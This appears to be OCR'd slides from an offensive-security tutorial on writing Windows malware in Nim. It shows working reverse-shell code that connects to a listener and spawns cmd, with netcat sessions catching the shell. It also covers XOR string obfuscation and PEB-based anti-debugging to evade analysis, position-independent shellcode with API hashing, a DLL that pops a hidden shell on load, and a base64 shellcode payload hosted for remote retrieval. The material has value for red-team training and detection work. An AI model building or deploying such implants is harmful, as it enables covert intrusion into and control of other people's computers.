
Putting it all together - executing

Compiled with the program stripped gets the file down to 3kb.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        8/21/2023   4:22 PM                cache
d-----        8/21/2023   3:49 PM                utils
-a----        8/21/2023   6:26 PM           3072 main.exe
-a----        8/21/2023   4:44 PM           3179 main.nim
-a----        8/21/2023   6:26 PM           2349 nim.cfg
```



Compared to the originally written reverse shell



What can be done next: xor encode or encrypt strings used, anti-debugging, file bloating, etc..

Setup a listener

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
```


Run program

```
PS C:\Users\user\Desktop\uscg\no_win_import_example> .\main.exe
PS C:\Users\user\Desktop\uscg\no_win_import_example>
```

Catch shell

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.128] 65073
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\uscg\no_win_import_example>
```

Viewing in System Informer the cmd.exe process is running



Extra - Reverse shell

Debugging is hard since we don’t have access to the c runtime (can’t write to stdout.)
We can resolve the CFile pointer ourselves:

From crtio.nim:

Debug printing

```
71    p = crt_itoa(cast[int](hFile), addr buf[0], 10)
72    rawWriteStdOut("\t[i] hfile: ".cstring)
73    rawWriteStdOut(cast[cstring](addr buf[0]))
74    rawWriteStdOut("\n".cstring)
```

```
76  proc rawWriteStdOut*(s: cstring) =
77    let
78      crtBase = getCrtBase()
79      cstdout = getAndInitStdout(crtBase)
80    writeStream(crtBase, cstdout, s)
```

We resolve imports from MSVCRT (msvcrt.dll)

```
69  proc getCrtBase(): HMODULE =
70    var
71      smsvcrt = "msvcrt.dll".cstring
72      hk32 = custom_GetModuleHandle(sKernel32)
73      pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hk32, sLoadLibraryA))
74    return pLoadLibraryA(addr smsvcrt[0])
75
76  proc rawWriteStdOut*(s: cstring) =
77    let
78      crtBase = getCrtBase()
79      cstdout = getAndInitStdout(crtBase)
80    writeStream(crtBase, cstdout, s)
```

```
53  proc getAndInitStdout(crtBase: HMODULE): CFilePtr =
54    let
55      piob_func = getiob_func(crtBase)
56      pfile_no = getfileno(crtBase)
57      pset_mode = getset_mode(crtBase)
58    let cstdout = cast[CFilePtr](cast[int](piob_func()) +% 0x30)
59    return cstdout
```

Extra - xor encoding strings

We can make modifications to xor encode the strings

```nim
proc compileSingleByteXor(s: cstring, key: byte): cstring {.compileTime.} =
  var o = s
  for i in 0 ..< s.len:
    o[i] = cast[char](s[i].byte xor key)
  return o

proc singleByteXor(s: cstring, key: byte): array[64,char] =
  var o: array[64, char]
  for i in 0 ..< s.len:
    o[i] = cast[char](s[i].byte xor key)
  return o
```

Create a compile time function to create our encoded strings at compile, and a runtime instruction to decode at runtime. Alternatively, we could use `{.inline.}` to inline the xor-decoding.

`singleByteXor` is returning an array, we do this so we can cast it to `cstring`s on the stack.

```nim
proc main() =
  var
    sHost = compileSingleByteXor("192.168.125.151".cstring, key)
    port: uint16 = 1337
    wsaData: WSADATA
    sCmd = compileSingleByteXor("cmd".cstring, key)

  var
    sKernel32 = compileSingleByteXor("KERNEL32.dll".cstring, key)
    sws2_32 = compileSingleByteXor("ws2_32.dll".cstring, key)
    sLoadLibraryA = compileSingleByteXor("LoadLibraryA".cstring, key)
    sWSAStartup = compileSingleByteXor("WSAStartup".cstring, key)
    sWSASocketA = compileSingleByteXor("WSASocketA".cstring, key)
    sinet_addr = compileSingleByteXor("inet_addr".cstring, key)
    shtons = compileSingleByteXor("htons".cstring, key)
    sconnect = compileSingleByteXor("connect".cstring, key)
    sCreateProcessA = compileSingleByteXor("CreateProcessA".cstring, key)
```

Use the compileTime function on our current strings

```nim
  #[ Un-xor ]#
  var
    sHostUn = singleByteXor(sHost, key)
    sCmdUn = singleByteXor(sCmd, key)
    sKernel32Un = singleByteXor(sKernel32, key)
    sws2_32Un = singleByteXor(sws2_32, key)
    sLoadLibraryAUn = singleByteXor(sLoadLibraryA, key)
    sWSAStartupUn = singleByteXor(sWSAStartup, key)
    sWSASocketAUn = singleByteXor(sWSASocketA, key)
    sinet_addrUn = singleByteXor(sinet_addr, key)
    shtonsUn = singleByteXor(shtons, key)
    sconnectUn = singleByteXor(sconnect, key)
    sCreateProcessAUn = singleByteXor(sCreateProcessA, key)
```

Use the runtime function to decode the xor encoded strings.

```nim
  var
    hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32Un[0]))
    pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, cast[cstring](addr sLoadLibraryAUn[0])))

  var
    hws2_32 = pLoadLibraryA(cast[cstring](addr sws2_32Un[0]))
    pWSAStartup = cast[WSAStartup](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSAStartupUn[0])))
    pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSASocketAUn[0])))
    pinet_addr = cast[inet_addr](custom_GetProcAddress(hws2_32, cast[cstring](addr sinet_addrUn[0])))
    phtons = cast[htons](custom_GetProcAddress(hws2_32, cast[cstring](addr shtonsUn[0])))
    pconnect = cast[connect](custom_GetProcAddress(hws2_32, cast[cstring](addr sconnectUn[0])))
    pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, cast[cstring](addr sCreateProcessAUn[0])))
```

All of the `s<stringName>Un` arrays are casted to `cstring`, since this is what our procedures required.

Since cstrings are null terminated, we need to make sure that our key does not create any null characters. We can do this by ensuring that our key isn't an ascii character, or one that isn't used. Or modifying our singleByteXor functions to detect a NULL character and xoring with another value.

```nim
const key = 0x7f.byte
```

Extra - xor encoding strings

The .rdata section before and after

```
.rdata section started  {0x140002000-0x140002080}
140002000  char const data_140002000[0xd] = "KERNEL32.dll", 0
14000200d  char const data_14000200d[0xd] = "LoadLibraryA", 0
14000201a  char const data_14000201a[0xb] = "ws2_32.dll", 0
140002025  char const data_140002025[0xb] = "WSAStartup", 0
140002030  char const data_140002030[0xb] = "WSASocketA", 0
14000203b  char const data_14000203b[0xa] = "inet_addr", 0
140002045  char const data_140002045[0x6] = "htons", 0
14000204b  char const data_14000204b[0x8] = "connect", 0
140002053  char const data_140002053[0xf] = "CreateProcessA", 0
140002062  char const data_140002062[0x10] = "192.168.125.151", 0

140002072  data_140002072:
140002072        63 6d 64 00 00 00-00 00 00 00 00 00 00 00    cmd...........
.rdata section ended  {0x140002000-0x140002080}
```

```
0x140002000 .rdata {0x140002000-0x140002080} Read-only data

140002000  char const data_140002000[0x10] = "NFMQNIGQNMJQNJN", 0

140002010  data_140002010:
140002010  1c 12 1b 00                                        ....
140002014  data_140002014:
140002014              34 3a 2d 31-3a 33 4c 4d 51 1b 13 13      4:-1:3LMQ...
140002020  00                                                 .
140002021  data_140002021:
140002021     08 0c 4d 20 4c 4d 51-1b 13 13 00                 ..M LMQ....
14000202c  data_14000202c:
14000202c                                       33 10 1e 1b             3...
140002030  33 16 1d 0d 1e 0d 06 3e-00                        3......>.
140002039  data_140002039:
140002039                                 28 2c 3e 2c 0b 1e 0d          (,>,...
140002040  0b 0a 0f 00                                        ....
140002044  data_140002044:
140002044              28 2c 3e 2c-10 1c 14 1a 0b 3e 00         (,>,.....>.
14000204f  data_14000204f:
14000204f                                                 16             .
140002050  11 1a 0b 20 1e 1b 1b 0d-00                        ... .....
140002059  data_140002059:
140002059                                 17 0b 10 11 0c 00             ......
14000205f  data_14000205f:
14000205f                                                 1c             .
140002060  10 11 11 1a 1c 0b 00                             .......
140002067  data_140002067:
140002067                           3c-0d 1a 1e 0b 1a 2f 0d 10         <...../..
140002070  1c 1a 0c 0c 3e 00 00 00-00 00 00 00 00 00 00 00  ....>...........
.rdata section ended  {0x140002000-0x140002080}
```

```
1400015b0  int64_t singleByteXor(char* s, int32_t key, int64_t buf)

1400015cc      void dec
1400015cc      int64_t j = zeroMem(&dec, 0x40)
1400015d4      if (s != 0)
1400015d6          int64_t i = 0
1400015dd          while (s[i] != 0)
1400015df              i = i + 1
1400015e9          for (j = 0; j != i; j = j + 1)
1400015fc              int32_t c
1400015fc              c.b = s[j]
14000160 3             *(&dec + j) = (c ^ key).b
1400015f3      __builtin_memcpy(dest: buf, src: &dec, n: 0x40)
1400015fb      return j
```

The non-inlined xor implementation

```
140001f9      singleByteXor(s: "NFMQNIGQNMJQNJN", key: 0x7f, buf: &var_508)
14000120e      void var_4c8
14000120e      zeroMem(&var_4c8, 0x40)
140001222      singleByteXor(s: &data_140002010, key: 0x7f, buf: &var_4c8)
140001237      void var_488
140001237      zeroMem(&var_488, 0x40)
14000124b      singleByteXor(s: "4:-1:3LMQ", key: 0x7f, buf: &var_488)
140001260      void var_448
140001260      zeroMem(&var_448, 0x40)
140001274      singleByteXor(s: &data_140002021, key: 0x7f, buf: &var_448)
140001289      void var_408
140001289      zeroMem(&var_408, 0x40)
14000129d      singleByteXor(s: &data_14000202c, key: 0x7f, buf: &var_408)
1400012b2      void var_3c8
1400012b2      zeroMem(&var_3c8, 0x40)
1400012cb      singleByteXor(s: &data_140002039, key: 0x7f, buf: &var_3c8)
```

View from main()

Extra - anti-debugging

Anti-debugger capabilities can be added to the binary through parsing the PEB. This can act as a replacement for `IsDebuggerPresent` in KERNEL32.DLL

no_win_import_example > utils > antidebug.nim > ...

```nim
proc antiDebug*(): bool =
  var ret: int
  asm """
    xor rsi, rsi
    xor rax, rax
    mov rsi, qword ptr gs:[0x60]
    mov al, byte ptr [rsi + 0x2]
    :"=r"(`ret`)
  """
  if ret == 1: return true
  else: return false
```

This capability can easily be patched out. This logic can be inlined as a procedure of as a template to make it have tiny bit more work for patching out.

PIC Shellcode

What we did with the no import KERNEL32.dll and c runtime is prepare us for being able to write position independent shellcode for Windows in nim. We could extract the code from 0x1000 to 0x2080, but our shellcode would be of size 0x1080 (8320). The easiest solution is to use the stack strings macro mentioned earlier.

```
0x140002000 .rdata {0x140002000-0x140002080} Read-only data

.rdata section started  {0x140002000-0x140002080}
140002000  char const __data_end__[0xd] = "KERNEL32.dll", 0
14000200d  char const data_14000200d[0xd] = "LoadLibraryA", 0
14000201a  char const data_14000201a[0xb] = "ws2_32.dll", 0
140002025  char const data_140002025[0xb] = "WSAStartup", 0
140002030  char const data_140002030[0xb] = "WSASocketA", 0
14000203b  char const data_14000203b[0xa] = "inet_addr", 0
140002045  char const data_140002045[0x6] = "htons", 0
14000204b  char const data_14000204b[0x8] = "connect", 0
140002053  char const data_140002053[0xf] = "CreateProcessA", 0
140002062  char const data_140002062[0x10] = "192.168.125.151", 0
```

```
31  var
32    hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32[0]))
33    pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddress(hKernel32, cast[cstring](addr sLoadLibraryA[0])))
34
35  var
36    hws2_32 = pLoadLibraryA(cast[cstring](addr sws2_32[0]))
37    pWSAStartup = cast[WSAStartup](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSAStartup[0])))
38    pWSASocketA = cast[WSASocketA](custom_GetProcAddress(hws2_32, cast[cstring](addr sWSASocketA[0])))
39    pinet_addr = cast[inet_addr](custom_GetProcAddress(hws2_32, cast[cstring](addr sinet_addr[0])))
40    phtons = cast[htons](custom_GetProcAddress(hws2_32, cast[cstring](addr shtons[0])))
41    pconnect = cast[connect](custom_GetProcAddress(hws2_32, cast[cstring](addr sconnect[0])))
42    pCreateProcessA = cast[CreateProcessA](custom_GetProcAddress(hKernel32, cast[cstring](addr sCreateProcessA[0])))
```

We use the stack string macro on all strings that are used.

```
14  var
15    sHost {.stackStringA.} = "192.168.125.151"
16    port: uint16 = 1337
17    wsaData: WSADATA
18    sCmd {.stackStringA.} = "cmd"
19
20  var
21    sKernel32 {.stackStringA.} = "KERNEL32.dll"
22    sws2_32 {.stackStringA.} = "ws2_32.dll"
23    sLoadLibraryA {.stackStringA.} = "LoadLibraryA"
24    sWSAStartup {.stackStringA.} = "WSAStartup"
25    sWSASocketA {.stackStringA.} = "WSASocketA"
26    sinet_addr {.stackStringA.} = "inet_addr"
27    shtons {.stackStringA.} = "htons"
28    sconnect {.stackStringA.} = "connect"
29    sCreateProcessA {.stackStringA.} = "CreateProcessA"
```

We can then change the arguments to GetProcAddress and GetModuleHandle to accept cstrings, as now the stack strings are arrays.

There's now no reference to the .data section (.idata is not used) and we can extract the data through whatever means necessary

Sections

Name	Start	End	Semantics
.idata	0x140002000	0x140002014	Writable data
.syntheti…	0x140002020	0x140002040	External
.text	0x140001000	0x140001640	Read-only code

Random note: We want to avoid using nim's string as they are memory managed.

PIC Shellcode - size optimization

At the start of main, we need to align the stack to 16 bytes per Microsoft's x64 stack usage, we don't need to sub the stack since main is using nim's stackframe. This will increase the size of our shellcode, so let's find ways to make it smaller.

```
13  proc main() =
14    asm """
15      and rsp, 0xfffffffffffffff0
16      mov rbp, rsp
17      #sub rsp, 0x100    # allocate stack space, arbitrary size ... depends on payload
18    """
```

```
.text section ended  {0x140001000-0x140001650}
```

The first thing we can do is inline our custom_GetModuleHandle

```
22  proc custom_GetModuleHandle*(moduleName: cstring): HMODULE {.inline.} =
```

```
.text section ended  {0x140001000-0x140001620}
```

The nim stack frame is expecting arguments to main, we can save some bytes by declaring {.asmNoStackFrame.} since we aren't relying on arguments.

```
140001120  int64_t main__main_u50()

140001120  4157              push    r15 {var_8}
140001122  4156              push    r14 {var_10}
140001124  4155              push    r13 {var_18}
140001126  4154              push    r12 {var_20}
140001128  55                push    rbp {var_28}
140001129  57                push    rdi {var_30}
14000112a  56                push    rsi {var_38}
14000112b  53                push    rbx {var_40}
14000112c  4881ec18030000    sub     rsp, 0x318
```

```
.text section ended  {0x140001000-0x140001600}
```

Even though getPEB() is given the {.inline.} pragma, it isn't getting inlined. We can get around this by writing the assembly needed in our GetModuleHandle function by using some gcc extended assembly functionality

```
140001351    void*** rbp = *(*(getPEB__utilsZgetmodulehandle_u3() + 0x18) + 0x20)
```

```
10  proc custom_GetModuleHandle*(moduleName: cstring): HMODULE {.inline.} =
11    var
12      pPeb: PPEB
13    asm """
14      mov rax, qword ptr gs:[0x60]
15      :"=r"(`pPeb`)
16    """
```

```
.text section ended  {0x140001000-0x1400015d0}
```

PIC Shellcode - size optimization

Hashing was mentioned earlier, we can save even more instructions by not using our “roll your own” memcmp and compare against hashes instead. We’ll use Sdmb for no reason (can compare the amount of instructions for smallest sc)

PIC_shellcode > utils > hash.nim > ...

```nim
proc hashSdmb*(input: cstring): uint32 =
  var hash: uint32 = 0
  for i in input:
    hash = ord(i).uint32 + (hash shl 6) + (hash shl 16) - hash
  return hash
```

Copy the function and create a new one, update the parameters and checking against the hash.

```nim
proc custom_GetProcAddressHash*(h: HMODULE, apiHash: uint32): FARPROC =
  var pBase = cast[int](h)
  while i < pImgExportDir.NumberOfFunctions:
    var pFunctionName = cast[cstring](cast[ByteAddress](pBase) + functionNameArray[i])
    var pFunctionAddress: PVOID = cast[PVOID](cast[ByteAddress](pBase) + functionAddressArray[functionOrdinalArray[i]])
    if apiHash == hashSdmb(pFunctionName):
      return cast[FARPROC](pFunctionAddress)
    i.inc
```

We can inline the hashing

```nim
proc hashSdmb*(input: cstring): uint32 {.inline.} =
```

```
.text section ended  {0x140001000-0x140001460}
```

Remove the signature checks, (returns 0 if not found)

```nim
proc custom_GetProcAddressHash*(h: HMODULE, apiHash: uint32): FARPROC =
  var
    pBase = cast[int](h)
    pImgDosHdr = cast[PIMAGE_DOS_HEADER](pBase)
    pImgNtHdrs = cast[PIMAGE_NT_HEADERS](pBase + pImgDosHdr.e_lfanew)
```

```
.text section ended  {0x140001000-0x140001440}
```

Update using hashes and GetProcAddress Calls

```
.text section ended  {0x140001000-0x140001480}
```

```nim
var
  sKernel32 {.stackStringA.} = "KERNEL32.dll"
  sws2_32   {.stackStringA.} = "ws2_32.dll"
  sLoadLibraryA    = static(hashSdmb("LoadLibraryA"))
  sWSAStartup      = static(hashSdmb("WSAStartup"))
  sWSASocketA      = static(hashSdmb("WSASocketA"))
  sinet_addr       = static(hashSdmb("inet_addr"))
  shtons           = static(hashSdmb("htons"))
  sconnect         = static(hashSdmb("connect"))
  sCreateProcessA = static(hashSdmb("CreateProcessA"))
```

```nim
var
  hKernel32 = custom_GetModuleHandle(cast[cstring](addr sKernel32[0]))
  pLoadLibraryA = cast[LoadLibraryA](custom_GetProcAddressHash(hKernel32, sLoadLibraryA))
  hws2_32 = pLoadLibraryA(cast[cstring](addr sws2_32[0]))
  pWSAStartup = cast[WSAStartup](custom_GetProcAddressHash(hws2_32, sWSAStartup))
  pWSASocketA = cast[WSASocketA](custom_GetProcAddressHash(hws2_32, sWSASocketA))
  pinet_addr = cast[inet_addr](custom_GetProcAddressHash(hws2_32, sinet_addr))
  phtons = cast[htons](custom_GetProcAddressHash(hws2_32, shtons))
  pconnect = cast[connect](custom_GetProcAddressHash(hws2_32, sconnect))
  pCreateProcessA = cast[CreateProcessA](custom_GetProcAddressHash(hKernel32, sCreateProcessA))
```

PIC Shellcode - size optimization

We are still calling memcmp in our GetModuleHandle, if we only need we can implement pure assembly to get the module handle.

```
proc locateKernel32*(): HMODULE {.inline.}=
  var hKernel32: HMODULE
  asm """
    #locate_kernel32:
      mov rax, gs:[0x60]          # 0x060 ProcessEnvironmentBlock to RAX.
      mov rax, [rax + 0x18]       # 0x18  ProcessEnvironmentBlock.Ldr Offset
      mov rsi, [rax + 0x20]       # 0x20 Offset = ProcessEnvironmentBlock.Ldr.InMemoryOrderModuleList
      lodsq                       # Load qword at address (R)SI into RAX (ProcessEnvironmentBlock.Ldr.InMemoryOrderModuleList)
      xchg rax, rsi               # Swap RAX,RSI
      lodsq                       # Load qword at address (R)SI into RAX
      mov %0, [rax + 0x20]        # RBX = Kernel32 base address
    :"=r"(`hKernel32`)
    :: "rax"
  """
  return hKernel32
```

No longer have the need for the sKernel32 stack string and update with new function.

```
var
  hKernel32 = locateKernel32()
```

```
.text section ended  {0x140001000-0x140001370}
```

This has been the optimizations that I have been able to accomplish, some bytes can be saved if functions weren't 16 byte aligned, but gcc flags weren't successful, so this must be something about the nim compilation.

```
## Function allignment
--t:"-fno-align-functions"
--t:"-flimit-function-alignment"
--t:"-fno-align-labels"
--t:"-fno-align-jumps"
```

```
140001000  int64_t _start() __noreturn

140001000  e9bb000000        jmp     main__main_u51
{ Does not return }

140001005                    90 90 90-90 90 90 90 90 90 90 90

140001010  void* custom_GetProcAddressHash__utilsZgetprocaddr
```

Extra data (the two lists) are appended in the text section and not used, the shellcode can be extracted just before those (a little smaller)

```
140001343  c3                  retn     {__return_addr}

140001344                 90 90 90 90-90 90 90 90 90 90 90 90
140001350  ___CTOR_LIST__:
140001350  ff ff ff ff ff ff ff ff-00 00 00 00 00 00 00 00
140001360  __DTOR_LIST__:
140001360  ff ff ff ff ff ff ff ff-00 00 00 00 00 00 00 00
.text section ended  {0x140001000-0x140001370}
```

There are quite a few caveats that haven't been taken into account, such as when the code has finished execution, it reaches ud2; this can be corrected.

```
14000132e  0f0b              ud2
{ Does not return }
```

One way is to handle termination through shell code, winAPI for ExitProcess, ExitThread, etc.

DLL generation

Can easily create DLLs with nim. Offensive Nim has a method of declaring a `DllMain`

```
6   import winim
```

```
50  proc NimMain() {.cdecl, importc.}
51
52  proc DllMain(hinstDLL: HINSTANCE, fdwReason: DWORD, lpvReserved: LPVOID) : BOOL {.stdcall, exportc, dynlib.} =
53    NimMain()
54
55    if fdwReason == DLL_PROCESS_ATTACH:
56      popShell()
57
58    return true
```

`popShell()` is our regular reverse shell, except we hide the window created

```
45    CreateProcessA(
46      NULL, "cmd".cstring, NULL, NULL, TRUE, CREATE_NO_WINDOW,
47      NULL, NULL, cast[LPSTARTUPINFOA](si.addr), pi.addr
48    )
```

```
PS C:\Users\user\Desktop\nim_for_hackers2\dll_example> rundll32.exe .\sample.dll,DllMain
PS C:\Users\user\Desktop\nim_for_hackers2\dll_example>
```

```
┌──(kali㉿kali)-[~]
└─$ rlwrap nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.125.151] from (UNKNOWN) [192.168.125.140] 53273
Microsoft Windows [Version 10.0.19045.3324]
(c) Microsoft Corporation. All rights reserved.

C:\Users\user\Desktop\nim_for_hackers2\dll_example>
```

Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports

Offset	Name	Value	Meaning
14C00	Characteristics	0	
14C04	TimeDateStamp	64F2DD4B	Saturday, 02.09.2023 06:59:23 UTC
14C08	MajorVersion	0	
14C0A	MinorVersion	0	
14C0C	Name	1D03C	sample.dll
14C10	Base	1	

Exported Functions [2 entries]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
14C28	1	AC50	1D047	DllMain	
14C2C	2	ACF0	1D04F	NimMain	

```
8   proc popShell() =
9     var
10      ip = "192.168.125.151".cstring
11      port: uint16 = 1337
12      wsaData: WSADATA
13
14    # call WSAStartup
15    var wsaStartupResult = WSAStartup(MAKEWORD(2,2), addr wsaData)
16    if wsaStartupResult != 0:
17      # echo "[-] WSAStartup failed"
18      quit(1)
19
20    # call WSASocket
21    var soc = WSASocketA(2, 1, 6, NULL, cast[GROUP](0), cast[DWORD](NULL))
22    #< SNIP>
```

NimMain is shown in the exported functions

We can use our nim knowledge to remove this from the Exported Functions

DLL Generation

Compile the file with: `nim c --app=lib --nomain -d:release --threads:off --cpu=amd64 --nimcache=cache --usenimcache --forceBuild:on -d:noRes .\sample.nim`

We need the nim cache to be saved in a folder for us to modify and re-run the compile and linking commands.

dll_example > strip_NimMain_from_dll.nim > ...

```nim
proc main() =
  var jsonFile = retrieveJsonFile("./cache")
  echo &"[+] Reading jsonFile: {jsonFile}"

  var cacheNode = parseFile(jsonFile)
  echo &"[+] Modifying @m<main>.nim.c"
  discard replaceExport(cacheNode)

  echo &"[+] Recompiling C files"
  discard reCompile(cacheNode)

  echo &"[+] Relinking O files"
  discard reLink(cacheNode)

  echo &"[+] Moving output file to current dir"
  moveCompiledFile(cacheNode)


when isMainModule:
  main()
```

Using some written helper functions, we parse the cache's json file, modify the declaration of NimMain from `N_LIB_EXPORT` to `N_LIB_PRIVATE`

```
N_LIB_EXPORT N_CDECL(void, NimMain)(void) {
#if 0
    void (*volatile inner)(void);
    PreMain();
    inner = NimMainInner;
    (*inner)();
#else
    PreMain();
    NimMainInner();
#endif
}
```

```
N_LIB_PRIVATE N_CDECL(void, NimMain)(void) {
#if 0
    void (*volatile inner)(void);
    PreMain();
    inner = NimMainInner;
    (*inner)();
#else
    PreMain();
    NimMainInner();
#endif
}
```

The output dll is now replaced to the current working directory and NimMain is no longer being exported.

Disasm: .text | General | DOS Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports | Imports

Offset	Name	Value	Meaning
14C0A	MinorVersion	0	
14C0C	Name	1D032	sample_65A2BC375B92B1058A486B964D5001DE2035E332.dll
14C10	Base	1	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
14C28	1	AC50	1D066	DllMain	

Although, this doesn't fully obfuscate the dll from being nim compiled

sample.dll

Symbols nim

```
atmdotdotatsdotdotatsdotdotatsdotchoosenimatstc
nimRawDispose
nimDestroyAndDispose
nimNewObj
toNimStr
cstrToNimstr
nimLoadLibrary
nimLoadLibraryError
nimGetProcAddr
nimTestErrorFlag
atmdotdotatsdotdotatsdotdotatsdotchoosenimatstc
atmdotdotatsdotdotatsdotdotatsdotnimbleatspkgsa
atmdotdotatsdotdotatsdotdotatsdotnimbleatspkgsa
winimConverterBooleanToBOOL__OOZOOZOOZOnimbleZp
winstrConverterCStringToPtrChar__OOZOOZOOZOnimb
NimMainInner
NimMain
NimMainModule
```

Payload retrieval

Not all the times we want our payload to be stored in the binary and we want to retrieve it from a hosted server.

```
┌──(kali㉿kali)-[~/hosting]
└─$ cat payload
SIPsKOgXAAAASIPEKOn+AAAAkJCQkJCQkJCQkJCQkJBYSIPk8EiJ5UiB7AABAABQww8LkJCQkJCQkJCQkJCQkEFUSYnKRTHbVVdWU0iJ07rwAAAASIHsAAIAAEhjcTxMjUwkIEiNvCQQAQAASAHOT
InJ6EkFAABIg8YYuTwAAADzpUiNtCQQAQAAuTwAAABMic/zpUhjhCSQAAAATAHQSGNwIEhjeBxIY2gkRItgFEwB1kU53H4+SGMOSInaQbgBAAAASIPGBEwB0eiRBAAASY1TAUiFwHQFSYnT69VNAd
tNAdNBD7cEK0mNBIJIYwQ4TAHQ6wIxwEiBxAACAABbXl9dQVzDkJCQkJCQkJCQkJBBV7oQAAAAQVZBVUFUVVdWU0iB7AgDAABIjawk2AAAAEyNpCRoAQAASInpSI20JJ8AAABIjVwkfuhzBAAAupg
BAABIuDE5Mi4xNjguTInhSImEJNgAAABMjbQkrAAAAEi4MTI1LjE1MQBMjawkiQAAAEiJhCTgAAAA6DIEAABIjUQkYroEAAAASInBSIlEJFjoGwQAALoNAAAASInxx0QkYmNtZADoBgQAALoLAAAA
SInZSLhLRVJORUwzMkiJhCSfAAAAx4QkpwAAAC5kbGzGhCSrAAAAAOjUAwAAug0AAABMifFIuHdzMl8zMi5kSIlEJH5mx4QkhgAAAGxsxoQkiAAAAADopgMAALoLAAAATInpSLhMb2FkTGlckiJh
CSsAAAAx4QktAAAAGFyeUHGhCS4AAAAOh0AwAASI2MJJQAAABIuFdTQVN0YXJ0ZseEJJEAAAB1cEiJhCSJAAAAxoQkkwAAAADoQwMAAEiNTCR0SLhXU0FTb2NrZboKAAAASImEJJQAAABmx4QknA
AAAHRBxoQkngAAAADoEAMAAEiNTCRmSLhpbmV0X2FkZLoGAAAASIlEJHRmx0QkfHIA6OsCAABIjUwkbLoIAAAAx0QkZmh0b25mx0QkanMA6M0CAABIjYwkuQAAALoPAAAASLhjb25uZWN0AEiJRCR
s6KwCAADGhCTHAAAAAEi4Q3JlYXRlUHJIiYQkuQAAAGVIiwQlYAAAAMeEJMEAAABvY2VzSItAGGbHhCTFAAAAc0FMi1ggZkGDe0gAdB1Ji1NQQbgCAAAASInx6PIBAABIhcB1BkmLcyDrNE2LE005
03QqZkGDekgAdB1Ji1JQQbgCAAAASInx6MUBAABIhcB1BkmLciDrB02LEuvRMfZMifJIifHoiPz//0iJ2UmJxugNAgAASInBQf/WTInqSInBSIlEJFDoZ/z//0iLTCRQSI2UJJQAAABIicfoUvz//
0iLTCRQSI1UJHRIicPoQPz//0iLTCRQSI1UJGZJicfoLvz//0iLTCRQSI1UJGxJicboHPz//0iNlCS5AAAASInxSYnF6An8//9MieK5AgIAAEyNpCTIAAAASInG/9cxwEUxyUG4BgAAAIlEJCi6AQ
AAALkCAAAAiUQkIP/TuhAAAABMieFIicPoRQEAAEiJ6WbHhCTIAAAAAgDoQwEAAEiJwUH/17k5BQAAiYQkzAAAAEH/1kG4EAAAAEyJ4kiJ2WaJhCTKAAAAQf/VTI2MJAABAABMjZQk6AAAALpoAAA
ATInJ6OoAAABMidG6GAAAAOjdAAAAMdIxyUyJTCRASImcJFABAABFMclFMcBIiZwkWAEAAEiJnCRgAQAASIlUJDhIiVQkMEiLVCRYiUwkKDHJx4QkAAEAAGgAAADHhCQ8AQAAAAEAAEyJVCRIx0QkI
